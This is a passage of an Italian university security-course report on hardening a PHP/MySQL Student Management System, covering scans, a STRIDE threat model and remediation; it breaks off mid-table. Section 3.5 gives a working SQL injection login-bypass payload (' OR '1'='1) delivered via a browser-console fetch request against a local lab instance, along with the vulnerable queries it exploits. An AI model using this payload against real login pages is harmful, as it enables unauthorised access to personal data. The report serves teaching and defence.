

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II
Corso di Laurea Magistrale in Ingegneria Informatica

SOFTWARE SECURITY
Secure Software Development

Analisi, Threat Modeling e Remediation delle Vulnerabilità di uno Student Management System

Relazione di Progetto

Anno Accademico 2025/2026
Federica Sarnataro
Alessia Parisi

Indice

Indice	2
Sommario Esecutivo	4
1. Introduzione	5
1.1 Obiettivo del progetto e scelta del topic	5
1.2 L'applicazione target: Student Management System	5
1.3 Struttura del documento	6
1.4 Ambito e non-obiettivi	6
2. Metodologia	8
2.1 Il percorso seguito	8
2.2 Origine di ogni vulnerabilità	8
2.3 Uso di modelli linguistici (LLM) nel progetto	8
2.4 Convenzioni di lettura	9
3. Setup dell'Ambiente e Stato Iniziale	10
3.1 Dockerizzazione dell'applicazione	10
3.2 Analisi statica iniziale (Semgrep)	11
3.3 Analisi dinamica iniziale (OWASP ZAP)	12
3.4 Analisi manuale e conferma della SQL Injection	13
3.5 Proof of Concept — bypass dell'autenticazione	13
3.6 Prima remediation (student_login.php)	14
4. Threat Modeling (STRIDE)	15
4.1 Perché un threat model retrospettivo	15
4.2 Data-Flow Diagram e confini di fiducia	15
4.3 Classificazione STRIDE per elemento	16
Entità esterne (Admin / Faculty / Student)	16
Flussi dati e processo applicativo	17
Data store (MySQL)	17
4.4 Matrice di priorità	18
4.5 Piano di verifica	19
Priorità alta	19
Priorità media	19
5. Remediation SQL Injection — Estensione a Tutta l'Applicazione	21
5.1 Estensione a tutti i pannelli di login	21
Codice completo — Faculty/faculty_login.php	22
5.2 Remediation della bacheca notizie	23
5.3 Broken access control su update_pass.php	24
5.4 Verifica dei fix	24
5.5 Osservazioni di sintesi sul pattern ripetuto	25
6. Bonifica dello Schema del Database	27
6.1 Motivazione e perimetro	27
6.2 Inventario delle tabelle reali	27
6.3 init.sql definitivo	27
7. Hardening Applicativo	30

7.1 Password Hashing	30
Inventario.....	30
Nuova architettura di login	31
Creazione account — le tre query di INSERT	31
faculty_update.php — tre problemi nello stesso file.....	31
Migrazione degli account di test esistenti	33
Evidenze	33
7.2 Stored XSS	34
7.3 Broken Access Control — Pannello Admin.....	37
7.4 CSRF	38
7.5 Header di Sicurezza	39
8. Verifica Finale e Confronto Quantitativo	42
8.1 Re-scan SAST (Semgrep)	42
8.2 Re-scan DAST (ZAP).....	43
8.3 Bilancio: chi ha trovato cosa	43
9. Conclusioni	46
9.1 Sintesi dei risultati.....	46
9.2 Limiti e lavoro futuro	46
9.3 Riflessione metodologica	47
9.4 Corrispondenza con i criteri di valutazione del corso	48
Appendice A — Uso di LLM nel Progetto.....	49
A.1 Come è stato usato realmente	49
A.2 Il prompt che avrebbe prodotto lo stesso risultato in un solo passaggio	49
A.3 Guardrail adottati	50
A.4 Problemi introdotti dal modello, e come sono stati corretti.....	50
Appendice B — Glossario dei Termini Tecnici.....	52
Concetti di sicurezza	52
Contromisure.....	52
Strumenti e metodologia.....	53
Appendice C — Elenco dei File Modificati.....	54
Appendice D — Ambiente di Test e Credenziali.....	56
Appendice E — Corrispondenza con la OWASP Top 10	57
Appendice F — Comandi di Riferimento Rapido.....	58
Gestione dell'ambiente Docker	58
Analisi statica (Semgrep).....	58
Verifica del database.....	58
Verifica degli header HTTP	58
Payload dimostrativo SQL Injection (da Console del browser)	58

Sommario Esecutivo

Questa relazione documenta l'intero percorso di messa in sicurezza di uno Student Management System (SMS), un'applicazione web didattica in PHP e MySQL con tre pannelli utente (Admin, Faculty, Student), realizzato nell'ambito del topic Secure Software Development del corso di Software Security.

Il progetto si è sviluppato in cinque fasi, ciascuna documentata in questa relazione con lo stesso livello di dettaglio: setup dell'ambiente e prima analisi (statica e dinamica), costruzione di un threat model STRIDE per organizzare sistematicamente il lavoro, estensione della remediation della SQL Injection a tutta l'applicazione, bonifica dell'infrastruttura del database, hardening applicativo su cinque fronti (password, XSS, controllo di accesso, CSRF, header HTTP), e infine una verifica quantitativa finale con nuove scansioni statiche e dinamiche.

I risultati numerici principali:

- Riduzione del 42% dei finding di analisi statica (Semgrep): da 43 a 25, con ogni residuo motivato e attribuito a funzionalità esplicitamente fuori dal perimetro del progetto.
- Riduzione del 43% degli alert di analisi dinamica (OWASP ZAP): da 7 a 4, di cui tre nuovi alert sono conseguenza diretta e dichiarata della policy di sicurezza appena introdotta, non regressioni.
- 15 vulnerabilità distinte individuate nel corso del progetto, delle quali il 53% tramite lettura manuale del codice sorgente, contro il 33% dall'analisi statica automatica e il 13% dall'analisi dinamica — un dato discusso in dettaglio nel Capitolo 8 e ripreso nelle conclusioni.

La vulnerabilità di partenza più critica — SQL Injection sfruttabile per bypassare l'autenticazione su tutti e tre i pannelli — è stata dimostrata con un exploit funzionante e corretta con prepared statement parametrizzati. Durante il lavoro sono emerse anche vulnerabilità non previste dalla pianificazione iniziale, la più rilevante delle quali un controllo di accesso completamente assente su cinque pagine amministrative, corretta con priorità sulle altre attività pianificate.

1. Introduzione

1.1 Obiettivo del progetto e scelta del topic

Tra i topic proposti dal corso di Software Security — Secure Software Development, Malware Analysis, Damn Vulnerable Applications, Software Security Tools, Capture-The-Flag — è stato scelto Secure Software Development, che consiste nel mettere in sicurezza un'applicazione già esistente applicando le best practice studiate: threat modeling, input validation, analisi statica e dinamica.

Il syllabus del corso permette esplicitamente di riutilizzare un progetto sviluppato per un altro corso, a condizione di documentarne lo stato iniziale ("as-is") e le migliorie pianificate ("to-be"). Questa relazione segue esattamente quella struttura: descrive prima cosa è stato trovato, poi cosa è stato corretto e perché.

1.2 L'applicazione target: Student Management System

Il progetto scelto come base è uno Student Management System (SMS): un'applicazione web gestionale universitaria scritta in PHP e MySQL, con tre pannelli di accesso distinti — Admin, Faculty (docenti) e Student — ciascuno con funzionalità proprie: gestione degli account, pubblicazione di circolari, gestione di voti e compiti.

L'applicazione, nella sua versione originale, non era pensata per essere sicura: era un progetto didattico con l'obiettivo di dimostrare funzionalità, non robustezza. Questo l'ha resa un banco di prova realistico per applicare le tecniche di secure software development studiate durante il corso.

Le funzionalità disponibili in ciascun pannello, rilevanti per comprendere la superficie di attacco analizzata nei capitoli successivi, sono le seguenti:

Pannello	Funzionalità principali
Admin	Login e registrazione di nuovi account amministratore; creazione, modifica ed eliminazione di account Faculty e Student; pubblicazione di circolari (notice) verso Faculty e verso Student; ricerca tra gli account Faculty registrati
Faculty	Login; consultazione delle circolari pubblicate dall'Admin; pubblicazione di circolari verso gli Student; modifica dei dati di uno Student; gestione dei compiti per materia (Java, Python, Kotlin, C, PHP, C#)

Pannello	Funzionalità principali
Student	Login; consultazione delle circolari pubblicate da Admin e Faculty; reset della propria password; consultazione dei compiti assegnati

Questa varietà di funzionalità — autenticazione, gestione di account con privilegi diversi, pubblicazione di contenuti condivisi, form di ricerca — ha permesso di osservare come la stessa classe di vulnerabilità (in particolare la SQL Injection) si ripeta in punti diversi dell'applicazione con impatti molto differenti a seconda del contesto, un aspetto centrale nella costruzione della matrice di rischio del Capitolo 4.

1.3 Struttura del documento

La relazione segue l'ordine cronologico effettivo del lavoro svolto:

- Capitolo 2 — la metodologia seguita e come è stata usata l'intelligenza artificiale nel progetto;
- Capitolo 3 — lo stato iniziale dell'applicazione: setup, prima analisi statica e dinamica, primo exploit dimostrato;
- Capitolo 4 — il threat modeling STRIDE, costruito per organizzare in modo sistematico il lavoro rimanente;
- Capitolo 5 — l'estensione della remediation della SQL Injection a tutta l'applicazione;
- Capitolo 6 — la bonifica dello schema del database, per un ambiente riproducibile;
- Capitolo 7 — l'hardening applicativo: password hashing, Stored XSS, broken access control, CSRF, header di sicurezza;
- Capitolo 8 — la verifica finale quantitativa, con il confronto prima/dopo su tutti gli strumenti usati;
- Capitolo 9 — le conclusioni del progetto.

1.4 Ambito e non-obiettivi

Per mantenere la profondità di analisi dichiarata negli obiettivi del corso, il progetto ha delimitato consapevolmente il proprio perimetro fin dalla Fase D (Capitolo 7), invece di tentare una copertura superficiale dell'intera applicazione. In particolare, non rientrano

nell'ambito di questo progetto: la correzione delle funzionalità di ricerca, eliminazione ed esclusiva gestione dei compiti (mai incluse in alcun inventario di remediation); l'estensione del token anti-CSRF a tutti i form dell'applicazione, oltre a quello scelto per la dimostrazione; l'introduzione di un sistema di logging applicativo, pur individuato come lacuna nel threat model del Capitolo 4. Ciascuna di queste esclusioni è motivata puntualmente nel capitolo di competenza, e riepilogata nelle conclusioni (Capitolo 9.2), nella convinzione che dichiarare esplicitamente cosa non è stato fatto, e perché, sia parte integrante di una relazione tecnica onesta quanto documentare cosa è stato fatto.

2. Metodologia

2.1 Il percorso seguito

Il lavoro non ha seguito l'ordine "da manuale" di un security assessment, in cui il threat modeling guida fin dall'inizio la ricerca delle vulnerabilità. È stato invece un percorso esplorativo: prima il setup dell'ambiente, poi un'analisi statica (SAST) e una dinamica (DAST), poi la conferma manuale e lo sfruttamento di una SQL Injection, e solo successivamente — una volta chiaro il quadro delle vulnerabilità reali — la costruzione di un threat model STRIDE per organizzare in modo sistematico le correzioni residue.

Questo percorso rispecchia, più che un processo di sviluppo pianificato dall'inizio, l'esperienza tipica di chi eredita un'applicazione già scritta da altri e deve metterla in sicurezza senza poter intervenire sulla sua progettazione originale — uno scenario realistico e frequente nella pratica professionale, distinto ma non meno rilevante rispetto al caso in cui la sicurezza viene progettata fin dalle prime fasi di sviluppo ("secure by design").

Nota metodologica — Questa scelta viene dichiarata esplicitamente, non nascosta: il threat model retrospettivo non sostituisce quello preventivo, ma ne ottiene comunque il beneficio principale — decidere con criterio l'ordine delle correzioni — usando come input le vulnerabilità già trovate empiricamente.

2.2 Origine di ogni vulnerabilità

Ogni vulnerabilità individuata nel progetto viene tracciata rispetto alla fonte che l'ha scoperta per prima: analisi statica del codice sorgente (SAST, tramite Sengrep), analisi dinamica dell'applicazione in esecuzione (DAST, tramite OWASP ZAP), o lettura manuale del codice. Questa distinzione, riportata sistematicamente in ogni capitolo e riassunta nel Capitolo 8, permette di valutare concretamente i limiti di ciascun approccio invece di darli per scontati.

2.3 Uso di modelli linguistici (LLM) nel progetto

Il progetto ha fatto uso estensivo di un assistente basato su LLM per: l'analisi del codice sorgente, la generazione di prepared statement e altri fix, la spiegazione delle vulnerabilità individuate, la creazione dei diagrammi di threat modeling e delle matrici di rischio, e la stesura di questa stessa relazione.

Guardrail adottati: ogni affermazione riportata come "confermata" in questo documento è verificata con un riscontro diretto — comando eseguito sul codice reale clonato dal repository pubblico originale, test empirico eseguito sull'applicazione in esecuzione, oppure lettura diretta del file sorgente con percorso e numero di riga citati. Le ipotesi non verificabili direttamente sono segnalate esplicitamente come tali. Il codice sorgente analizzato dal modello è una copia pubblica e di sola lettura del repository originale (rajatt04/Student-Management-System); tutti i comandi eseguiti contro l'infrastruttura Docker del gruppo sono stati lanciati dagli autori sulla propria macchina, seguendo le istruzioni fornite dal modello. Il dettaglio completo di come il modello è stato utilizzato — incluse le domande poste, le risposte ricevute, e una ricostruzione del prompt che avrebbe permesso di ottenere lo stesso risultato in un solo passaggio — è riportato nell'Appendice A, in coerenza con il requisito del syllabus per i progetti che adottano un LLM.

2.4 Convenzioni di lettura

In tutto il documento, i blocchi di codice mostrano il codice PHP reale del progetto, con indicazione esplicita di "prima" e "dopo" quando rilevante per capire la natura della correzione. I riquadri colorati segnalano tre tipi di contenuto:

Nota metodologica o osservazione tecnica — riquadro blu, usato per spiegazioni che vanno oltre la singola correzione.

Punto di attenzione o vulnerabilità grave — riquadro rosso, usato per evidenziare rischi particolarmente significativi.

Esito positivo o conferma di un fix — riquadro verde, usato per riassumere il risultato di una verifica.

Le tabelle STRIDE e le matrici di rischio del Capitolo 4 distinguono sistematicamente lo stato "Confermata" (verificata con codice o test reale) da "Ipotesi" (plausibile ma non ancora testata), per mantenere una netta separazione tra fatti verificati e congetture — una distinzione mantenuta con lo stesso rigore in tutto il documento.

3. Setup dell'Ambiente e Stato Iniziale

3.1 Dockerizzazione dell'applicazione

Il codice originale era pensato per girare su un percorso locale rigido (XAMPP); una volta isolato in un container, il routing di Apache si rompeva a causa di percorsi assoluti hardcoded nel codice JavaScript e PHP. È stato costruito un ambiente Docker Compose a due container — sms-web (Apache + PHP) e sms-db (MySQL) — con le seguenti correzioni principali:

Problema	Causa	Soluzione
Errore Docker iniziale	Percorsi locali del file system non corrispondenti ai volumi montati	Riallineamento delle directory nel docker-compose.yml
Errore 404 sui pulsanti	Percorsi JavaScript assoluti hardcoded (localhost/sms-main/...)	Sostituzione globale verso l'indirizzo Docker attivo (localhost:8080)
Blocco validazione form email	Validazione HTML5 lato client impediva payload senza dominio valido	Bypass tramite payload mascherato da email valida, o richiesta diretta via console

L'immagine PHP ufficiale usata come base non include di default l'estensione mysqli, necessaria per la connessione al database MySQL: è stata installata esplicitamente nel Dockerfile insieme all'abilitazione del modulo mod_rewrite di Apache. Il file index.php, atteso da Apache come pagina di default, è stato ottenuto rinominando il file main.php originale, che altrimenti avrebbe causato un errore 403 Forbidden all'apertura della radice del sito.

```
# docker-compose.yml (struttura essenziale)
services:
  sms-web:
    build: ./web
    ports:
      - "8080:80"
    volumes:
      - ./app:/var/www/html
    depends_on:
      - sms-db
  sms-db:
    image: mysql:5.7
    platform: linux/amd64
    environment:
      MYSQL_DATABASE: sms_db
      MYSQL_USER: sms_user
      MYSQL_PASSWORD: sms_password
    volumes:
      - db_data:/var/lib/mysql
      - ./config/init.sql:/docker-entrypoint-initdb.d/init.sql
```

La direttiva platform: linux/amd64 si è resa necessaria per garantire la compatibilità dell'immagine MySQL 5.7 su Mac con processore Apple Silicon, che di default cercherebbe un'immagine nativa arm64 non disponibile per quella versione.

I file di connessione al database di ciascun pannello (Admin_init.php, Faculty_init.php, Student_init.php) usavano di default i parametri tipici di un'installazione XAMPP locale (host localhost, utente root, nessuna password), incompatibili con un'architettura a container separati, dove il database è raggiungibile solo attraverso il nome del servizio Docker:

```
// Prima (valido solo su XAMPP locale):
$HOST = 'localhost';
$USER = 'root';
$PASSWORD = '';
$DATABASE_NAME = 'sms';

// Dopo (valido nell'architettura Docker):
$HOST = 'sms-db';
$USER = 'sms_user';
$PASSWORD = 'sms_password';
$DATABASE_NAME = 'sms_db';
```

3.2 Analisi statica iniziale (Semgrep)

Semgrep è uno strumento di Static Application Security Testing (SAST): analizza il codice sorgente senza eseguirlo, riconoscendo pattern sintattici associati a classi note di vulnerabilità, sulla base di un insieme di regole (in questo caso il ruleset p/php, specifico per applicazioni PHP). Il suo vantaggio principale è la velocità — l'intero codice sorgente viene analizzato in pochi secondi — e la capacità di individuare istanze ripetute dello stesso errore in punti diversi dell'applicazione, cosa che richiederebbe molto più tempo con una lettura manuale sistematica. Il suo limite principale, discusso nel Capitolo 8, è che riconosce pattern sintattici, non la logica applicativa: non può ad esempio accorgersi che una password non viene mai sottoposta a hashing, perché non esiste un pattern testuale univoco per "assenza di una chiamata a una funzione".

Come primo passo del progetto, prima ancora di attaccare l'applicazione dall'esterno, è stata eseguita una scansione statica dell'intero codice sorgente:

```
docker run --rm -v "${PWD}:/src" returntocorp/semgrep semgrep scan --config=p/php
```

Risultato: 43 finding bloccanti, riconducibili tutti alla stessa regola — tainted-sql-string — segno di una vulnerabilità strutturale e diffusa in tutta l'applicazione: SQL Injection per

concatenazione diretta dei dati utente nelle query, senza alcuna sanificazione né uso di prepared statement. Esempio rappresentativo (Student/update_pass.php):

```
$selectQuery = "SELECT * FROM $STUDENT_ADD WHERE $STUDENT_EMAIL='$EMAIL' AND  
$STUDENT_PASSWORD='$PASSWORD'";  
$sql = "UPDATE $STUDENT_ADD SET $STUDENT_PASSWORD='$PASSWD' WHERE $STUDENT_EMAIL='$EMAIL'";
```

3.3 Analisi dinamica iniziale (OWASP ZAP)

OWASP ZAP è uno strumento di Dynamic Application Security Testing (DAST): a differenza di Semgrep, non legge il codice sorgente ma interagisce con l'applicazione realmente in esecuzione, inviando richieste HTTP e osservandone le risposte — lo stesso punto di vista che avrebbe un attaccante esterno senza accesso al codice. Questo lo rende complementare al SAST: può individuare problemi di configurazione del server (header di risposta, gestione delle sessioni) che non sono visibili leggendo solo il codice applicativo, ma può anche non accorgersi di vulnerabilità che richiedono più passaggi logici o che non producono una differenza osservabile nella risposta HTTP.

Dopo il SAST, è stata quindi verificata la reale sfruttabilità delle vulnerabilità dall'esterno. Una prima Automated Scan aveva prodotto risultati fuorvianti a causa di un conflitto di porta tra il proxy di ZAP e l'applicazione (entrambi sulla 8080); risolto spostando la porta del proxy.

La scansione pulita ha prodotto 7 alert reali, nessuno dei quali riguardava SQL Injection:

Alert	Significato
Absence of Anti-CSRF Tokens	Nessun token protegge i form da richieste forgiate
CSP Header Not Set	Manca l'header Content-Security-Policy
Missing Anti-clickjacking Header	Manca X-Frame-Options
X-Content-Type-Options Header Missing	Manca la protezione dal MIME-sniffing
Server Leaks Info (X-Powered-By / Server header)	Header che rivelano tecnologia e versione del server
In Page Banner Information Leak (×2)	La pagina rivela informazioni nel contenuto

Una Active Scan mirata specificamente all'endpoint di login, con 157 richieste inviate (inclusi payload SQLi classici), ha restituito zero nuovi alert.

Il limite del DAST black-box — L'esito negativo della Active Scan non significa che l'applicazione fosse sicura: gli scanner dinamici possono non rilevare una vulnerabilità se l'errore del server non è visibile in risposta, o se la logica applicativa richiede una sequenza di passaggi non prevista dallo scanner. È il motivo per cui si è passati all'analisi manuale del codice sorgente.

3.4 Analisi manuale e conferma della SQL Injection

La lettura diretta di Student/student_login.php ha confermato il pattern individuato da Semgrep su un endpoint di autenticazione, quindi ad alto impatto: nessuna sanificazione, nessun prepared statement, dati utente concatenati direttamente nella query SQL usata per il login.

3.5 Proof of Concept — bypass dell'autenticazione

Prima di correggere la falla, è stata dimostrata concretamente — secondo l'approccio dell'ethical hacking, in cui una vulnerabilità viene sfruttata in un ambiente controllato per confermarne l'impatto reale prima di investire tempo nella correzione — superando un ostacolo pratico: il campo email del form di login usava l'attributo HTML5 type="email", che impedisce al browser di inviare un valore privo della sintassi di un indirizzo email valido, bloccando quindi payload come ' OR '1'='1 che non contengono un simbolo @ seguito da un dominio.

Sono stati valutati e scartati due approcci meno affidabili — la modifica dell'attributo type tramite gli strumenti di sviluppo del browser (inefficace per la presenza di identificatori HTML duplicati tra i form dei tre pannelli) e un payload mascherato da indirizzo email sintatticamente valido (x@x.com' OR '1'='1) — prima di optare per il metodo più robusto e ripetibile: l'invio diretto della richiesta HTTP tramite JavaScript dalla console del browser, che bypassa del tutto la validazione lato client, replicando esattamente cosa farebbe uno strumento di attacco automatizzato che non passa mai dal form visualizzato dall'utente.

```
fetch('http://localhost:8080/Student/student_login.php', {
  method: 'POST',
  headers: {'Content-Type': 'application/x-www-form-urlencoded'},
  body: "student_email=" + encodeURIComponent("' OR '1'='1") +
"&student_password=x&btnLogin=SignIn"
}).then(r => r.text()).then(t => console.log(t));
```

Risultato: accesso al pannello riservato agli studenti autenticati, senza fornire alcuna credenziale valida — bypass di autenticazione confermato.

Scenario di impatto — In un contesto reale, questa vulnerabilità permetterebbe a chiunque conosca l'indirizzo dell'applicazione — non serve alcuna competenza avanzata, solo la conoscenza di un payload SQL elementare — di accedere ai dati personali e accademici di uno studente qualsiasi, senza lasciare traccia distinguibile da un accesso legittimo, data l'assenza di logging riscontrata nel Capitolo 4. Trattandosi di un endpoint di autenticazione, lo stesso pattern era prevedibilmente presente anche sugli altri due pannelli, ipotesi poi confermata nel Capitolo 5.

3.6 Prima remediation (student_login.php)

La query vulnerabile è stata sostituita con un prepared statement, in cui i valori utente sono legati alla query tramite bind_param invece di essere concatenati come testo:

```
$selectQuery = "SELECT * FROM $STUDENT_ADD WHERE $STUDENT_EMAIL = ? AND  
$STUDENT_PASSWORD = ?";  
$stmt = mysqli_prepare($con, $selectQuery);  
mysqli_stmt_bind_param($stmt, "ss", $EMAIL, $PASSWORD);  
mysqli_stmt_execute($stmt);  
$dbQuery = mysqli_stmt_get_result($stmt);  
$data = mysqli_num_rows($dbQuery);
```

Verifica: il payload che prima bypassava l'autenticazione è stato bloccato, mentre il login con credenziali reali ha continuato a funzionare senza regressioni. Questo primo fix, verificato su un solo endpoint, è servito da modello per l'estensione a tutta l'applicazione descritta nel Capitolo 5.


4. Threat Modeling (STRIDE)

4.1 Perché un threat model retrospettivo

Il topic Secure Software Development richiede esplicitamente il threat modeling. Il lavoro svolto fino a questo punto (setup, SAST, DAST, exploit, primo fix) ha proceduto "a vulnerabilità trovata", non partendo da un modello di minacce che ne guidasse la ricerca. Il threat model STRIDE è stato quindi costruito a questo punto del progetto, usando come input diretto le vulnerabilità già scoperte, con l'obiettivo dichiarato di decidere in modo motivato l'ordine delle correzioni ancora da affrontare.

4.2 Data-Flow Diagram e confini di fiducia

Prima di elencare le minacce è stato definito chi comunica con chi nell'applicazione, e dove i dati cambiano livello di attendibilità: tre entità esterne (gli utenti dei tre pannelli), un processo (l'applicazione PHP/Apache) e un data store (MySQL), con due confini di fiducia — tra browser e server, e tra server e database.



Ogni freccia che attraversa un confine tratteggiato e' un punto in cui i dati cambiano livello di attendibilità'

Fig. 4.1 — Data-Flow Diagram dello Student Management System, con i due confini di fiducia.

Il diagramma è deliberatamente semplice: tre entità esterne, un solo processo applicativo, un solo data store. Questa semplificazione è intenzionale — un DFD troppo dettagliato (ad esempio uno per ciascuna delle decine di pagine PHP dell'applicazione) avrebbe reso più difficile individuare i confini di fiducia realmente rilevanti, che sono solo due: quello tra il browser dell'utente e il server (dove i dati passano da completamente non fidati a

parzialmente fidati, dopo eventuali controlli), e quello tra l'applicazione e il database (dove i dati dovrebbero essere ormai fidati, ma solo se i controlli applicativi hanno funzionato correttamente).

Ogni freccia che attraversa uno dei due confini rappresenta un punto in cui i dati cambiano livello di attendibilità, ed è per questo il punto naturale in cui concentrare l'analisi delle minacce: non a caso, tutte le vulnerabilità più gravi individuate nel progetto (SQL Injection, Stored XSS, broken access control) si manifestano esattamente in corrispondenza di uno di questi due confini, non all'interno della logica di business che li separa.

4.3 Classificazione STRIDE per elemento

STRIDE è un framework di threat modeling che classifica le minacce in sei categorie, ciascuna corrispondente alla violazione di una proprietà di sicurezza: Spoofing (violazione dell'autenticità — qualcuno si finge un'entità che non è), Tampering (violazione dell'integrità — i dati vengono alterati), Repudiation (violazione della non ripudiabilità — un'azione non può essere attribuita con certezza a chi l'ha compiuta), Information Disclosure (violazione della riservatezza — dati riservati diventano accessibili a chi non dovrebbe vederli), Denial of Service (violazione della disponibilità — il sistema smette di rispondere), Elevation of Privilege (violazione dell'autorizzazione — un utente ottiene permessi superiori a quelli previsti).

Per ciascun elemento del diagramma della Fig. 4.1 sono state individuate le minacce rilevanti secondo queste sei categorie, distinguendo esplicitamente ciò che era confermato da evidenza diretta (codice reale, test già eseguiti) da ciò che restava ipotesi da verificare — una distinzione che, come indicato nelle convenzioni di lettura del Capitolo 2, viene mantenuta con lo stesso rigore in tutto il documento.

Entità esterne (Admin / Faculty / Student)

Le entità esterne rappresentano gli utenti umani che interagiscono con l'applicazione attraverso il browser. Per definizione, un'entità esterna non è sotto il controllo dell'applicazione: qualunque garanzia sulla sua identità o sul suo comportamento deve essere verificata dal sistema stesso, non presupposta. È per questo che Spoofing (l'entità che si finge un'altra) e Repudiation (l'impossibilità di attribuire con certezza un'azione a

un'entità) sono le due minacce strutturalmente più rilevanti per questa categoria di elemento.

Minaccia	Stato	Evidenza
Spoofing	Confermata	SQLi identica sui tre login: bypass dell'autenticazione, verificata sul codice reale
Repudiation	Confermata	Ricerca sistematica di pattern di logging/audit nel codice: nessun risultato

Flussi dati e processo applicativo

I flussi dati che attraversano il confine tra browser e server sono il punto in cui l'input dell'utente, per definizione non fidato, entra nel sistema; il processo applicativo (l'insieme delle pagine PHP) è il punto in cui quell'input dovrebbe essere validato prima di essere usato. Le quattro minacce individuate in questa categoria derivano tutte dalla stessa causa di fondo: l'assenza di controlli — di validazione dell'input, di verifica dei permessi, o di protezione dell'identità di sessione — nel punto in cui sarebbero stati necessari.

Minaccia	Stato	Evidenza
Tampering	Confermata	Il payload utente altera la query SQL su tutti gli endpoint di login
Elevation of Privilege	Confermata	Bypass del login riuscito, accesso al pannello senza credenziali valide
Information Disclosure	Confermata	Header Server/X-Powered-By espongono tecnologia e versione; nessun token anti-CSRF
Spoofing (sessione)	Confermata	Nessuna rigenerazione dell'identificativo di sessione dopo il login

Data store (MySQL)

Il database rappresenta l'ultima linea del sistema: se un dato malevolo raggiunge questo punto senza essere stato intercettato dai controlli applicativi, l'unica difesa residua è come il dato viene salvato (in chiaro o protetto, come nel caso delle password) e come viene successivamente riletto e ripresentato agli utenti. Le tre minacce individuate qui riflettono esattamente queste due dimensioni: cosa succede ai dati in scrittura, e cosa succede in lettura.

Minaccia	Stato	Evidenza
Tampering	Confermata	La stessa SQLi è sfruttabile anche in scrittura, su una INSERT della bacheca notizie
Information Disclosure	Confermata	Nessuna funzione di hashing individuata nel codice: password salvate in chiaro
Tampering → XSS memorizzato	Confermata	Contenuto delle notice non sanificato, ristampato senza codifica in lettura

4.4 Matrice di priorità

Le minacce confermate sono state posizionate su una matrice di rischio (probabilità × impatto), per stabilire l'ordine reale di correzione.




Fig. 4.2 — Matrice di priorità delle minacce individuate.

#	Minaccia	Motivazione della posizione
1-2	SQLi — login Admin e Faculty	Probabilità alta (pattern già dimostrato su Student), impatto altissimo
3	SQLi + Stored XSS — bacheca notizie	Nessuna sanificazione; impatto alto perché colpisce ogni utente
4	SQLi — login Student	Stesso bug, impatto medio: fix già in corso

#	Minaccia	Motivazione della posizione
5	Password in chiaro	Impatto altissimo: qualunque accesso al database espone tutte le credenziali
6-7	CSRF mancante / Nessun rate limiting	Richiedono condizioni aggiuntive: probabilità e impatto medi
8-9	Header mancanti / User enumeration	Facilitatori per altri attacchi, impatto basso da soli

Nota a margine — L'assenza totale di logging (Repudiation) non ha probabilità/impatto propri: è un moltiplicatore che aggrava tutte le altre minacce, perché nessuna azione lascia traccia.

4.5 Piano di verifica

Per ciascuna minaccia della matrice è stato definito in anticipo un piano di test, secondo uno schema fisso: come riprodurla prima del fix (proof of concept), quale doveva essere l'esito atteso dopo il fix, e cosa controllare in regressione per assicurarsi di non aver rotto funzionalità legittime. Questo schema è stato applicato sistematicamente in tutte le fasi di remediation descritte nei capitoli successivi, e viene riportato qui per intero perché costituisce il collegamento diretto tra il modello di minacce teorico e il lavoro pratico dei Capitoli 5 e 7.

Priorità alta

Minaccia	Come riprodurla	Esito atteso dopo il fix	Regressione da controllare
